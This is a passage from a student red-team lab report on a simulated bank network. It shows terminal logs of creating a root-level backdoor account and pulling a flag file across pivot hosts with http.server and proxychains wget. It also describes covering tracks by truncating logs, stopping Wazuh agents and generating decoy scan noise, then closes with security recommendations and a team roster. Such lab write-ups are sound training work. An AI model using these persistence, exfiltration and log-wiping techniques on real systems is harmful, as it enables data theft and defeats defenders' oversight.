To enable the transfer of Flag5 from the Finance server machine **10.48.2.10** in **10.48.2.0/24** to **10.48.0.107** in the VPN network, connection was made via **10.48.1.70** in the **10.48.1.0/24**. A new user named **system_blue with root privileges** was created for the sysadmin machine to enable access of content while the administrator username was used to enable http-server on FinanceServer machine.

```
root@SysAdmin:/var/log# sudo useradd -m system_blue
root@SysAdmin:/var/log# sudo passwd system_blue
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@SysAdmin:/var/log# sudo usermod -aG sudo system_blue
root@SysAdmin:/var/log#
```

Figure 7: *Create a new user in the SysAdmin machine.*

```
administrator@FinanceServer:~$
administrator@FinanceServer:~$
administrator@FinanceServer:~$
administrator@FinanceServer:~$ sudo su
[sudo] password for administrator:
root@FinanceServer:/home/administrator# ls -la
total 10876
drwxr-xr-x 7 administrator administrator    4096 Apr 19 17:06 .
drwxr-xr-x 3 root          root             4096 Dec  2  2020 ..
-rw------- 1 administrator administrator     613 Apr 29 16:48 .bash_history
-rw-r--r-- 1 administrator administrator     220 Dec  2  2020 .bash_logout
-rw-r--r-- 1 administrator administrator    3868 Dec  2  2020 .bashrc
drwxrwxr-x 3 administrator administrator    4096 Apr 29 16:55 .byobu
drwx------ 2 administrator administrator    4096 Dec  2  2020 .cache
-rw-r--r-- 1 administrator administrator 1697280 Apr 19 17:06 flag5-hex
drwx------ 3 administrator administrator    4096 Dec  2  2020 .gnupg
-rw-rw-r-- 1 administrator administrator     136 Dec  4  2020 hint5.txt
-rw-rw-r-- 1 administrator administrator       0 Dec  2  2020 .hushlogin
drwxrwxr-x 3 administrator administrator    4096 Apr 19 16:29 .local
-rw-r--r-- 1 administrator administrator     868 Dec  2  2020 .profile
drwx------ 2 administrator administrator    4096 Dec  4  2020 .ssh
-rw-r--r-- 1 administrator administrator       0 Dec  2  2020 .sudo_as_admin_successful
-rw------- 1 administrator administrator     747 Dec  4  2020 .viminfo
-rwxrwxr-x 1 administrator administrator 4689964 Dec  2  2020 .wazuh-agent_3.13.2-1_amd64.deb
-rw-rw-r-- 1 administrator administrator 4687358 Sep  5  2022 wazuh-agent_3.13.5-1_amd64.deb
root@FinanceServer:/home/administrator# pwd
/home/administrator
root@FinanceServer:/home/administrator# python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.48.2.70 - - [29/Apr/2024 16:58:40] code 404, message File not found
10.48.2.70 - - [29/Apr/2024 16:58:40] "GET /home/administrator/flag5-hex HTTP/1.1" 404 -
10.48.2.70 - - [29/Apr/2024 16:59:21] "GET /flag5-hex HTTP/1.1" 200 -
10.48.2.70 - - [29/Apr/2024 16:59:55] "GET /hint5.txt HTTP/1.1" 200 -
```

Figure 8: *Establishing http-server on Finance Server machine using administrator user.*

```
root@SysAdmin:/home/system_blue# wget http://10.48.2.10:4444/flag5-hex
--2024-04-29 16:59:21--  http://10.48.2.10:4444/flag5-hex
Connecting to 10.48.2.10:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1697280 (1.6M) [application/octet-stream]
Saving to: 'flag5-hex'

flag5-hex                   100%[=========================================>]   1.62M  --.-KB/s    in 0.02s

2024-04-29 16:59:21 (71.6 MB/s) - 'flag5-hex' saved [1697280/1697280]

root@SysAdmin:/home/system_blue# wget http://10.48.2.10:4444/hint5.txt
--2024-04-29 16:59:55--  http://10.48.2.10:4444/hint5.txt
Connecting to 10.48.2.10:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 136 [text/plain]
Saving to: 'hint5.txt'

hint5.txt                   100%[=========================================>]     136  --.-KB/s    in 0s

2024-04-29 16:59:55 (4.67 MB/s) - 'hint5.txt' saved [136/136]

root@SysAdmin:/home/system_blue#
```

Figure 9: *Downloading Flag5-hex and hint5.txt from the Finance server to the SysAdmin machine using system_blue user.*




Figure 10: stablishing http-server on SysAdmin machine using system_blue user.

```
┌──(root㉿tfred)-[/home/tfred]
└─# proxychains wget http://10.48.1.70:4444/flag5-hex
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
--2024-04-29 10:06:54--  http://10.48.1.70:4444/flag5-hex
Connecting to 10.48.1.70:4444 ... [proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.48.1.70:4444  ...  OK
connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1697280 (1.6M) [application/octet-stream]
Saving to: 'flag5-hex'

flag5-hex           100%[===================>]   1.62M  2.45MB/s    in 0.7s

2024-04-29 10:06:55 (2.45 MB/s) - 'flag5-hex' saved [1697280/1697280]

┌──(root㉿tfred)-[/home/tfred]
└─# proxychains wget http://10.48.1.70:4444/hint5.txt
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
--2024-04-29 10:07:17--  http://10.48.1.70:4444/hint5.txt
Connecting to 10.48.1.70:4444 ... [proxychains] Strict chain  ...  127.0.0.1:9050  ...  10.48.1.70:4444  ...  OK
connected.
HTTP request sent, awaiting response ... 200 OK
Length: 136 [text/plain]
Saving to: 'hint5.txt'

hint5.txt           100%[===================>]     136  --.-KB/s    in 0s

2024-04-29 10:07:17 (12.6 MB/s) - 'hint5.txt' saved [136/136]

┌──(root㉿tfred)-[/home/tfred]
└─#
```

Figure 11: Downloading Flag5-hex and hint5.txt on VPN Machine network.




Figure 12: Extracting the content of Flag5.





Figure 13: *Flag 5 content.*

*VAT24{H(W60&mlND*8}*
Congratulations Red Team! You have completed the challenge. Enjoy your spoils as you finish up your detailed report.
The fun is over now.

COVERING TRACKS

As a critical measure to obscure our tracks and eliminate traces of our activities, we deleted system and application logs from all compromised machines using the `truncate` command. We also stopped the Wazuh agent processes to prevent detection and analysis of our actions. To further obfuscate our footprint and mislead security incident analysts, we generated a substantial volume of scan packets, designed to create noise and exhaust the resources dedicated to security monitoring.



RECOMMENDATION

To significantly enhance the security of the bank's network and address the vulnerabilities uncovered during our penetration testing, we recommend a comprehensive set of measures. Implement robust network segmentation to limit unauthorized access and exposure of critical systems. Regularly scan for open ports and enforce strong password policies using secure hashing algorithms to protect user credentials. We also suggest enhancing data protection through comprehensive encryption both at rest and in transit and implementing rigorous input validation to guard against common web application vulnerabilities such as file inclusion. Proper DNS server configuration and regular updates are crucial to avoid unauthorized access and information leakage. Additionally, reviewing and restricting unnecessary system permissions will help prevent unauthorized privilege escalation. Complement these measures with continuous monitoring and alerting mechanisms to efficiently detect and respond to security incidents. By adopting these practices, the bank can fortify its defenses against potential cyber threats, safeguarding sensitive information and maintaining network integrity.

APPENDIX

Red Team Members

SN	Names	AndrewID
1	Aline Umubyeyi	alineu@andrew.cmu.edu
2	Allain Patience Shema	allainps@andrew.cmu.edu
3	Asaph Irabaruta	airabaruta@andrew.cmu.edu
4	Christian Ishimwe	cishimw2@andrew.cmu.edu
5	Divine Nkurunziza	dnkurunz@andrew.cmu.edu
6	Emmanuel Agbragu	eagbragu@andrew.cmu.edu
7	Esther Mensah	emensah@andrew.cmu.edu
8	Hussein Murashi	hmurashi@andrew.cmu.edu
9	Olsen Rugero	orugero@andrew.cmu.edu
10	Prince Niyonshuti Nkundineza	nprince@andrew.cmu.edu
11	Resire Mboneko	rmboneko@andrew.cmu.edu
12	Tumwesige Fred	tfred@andrew.cmu.edu
13	Wilson Rutaremara	wrutarem@andrew.cmu.edu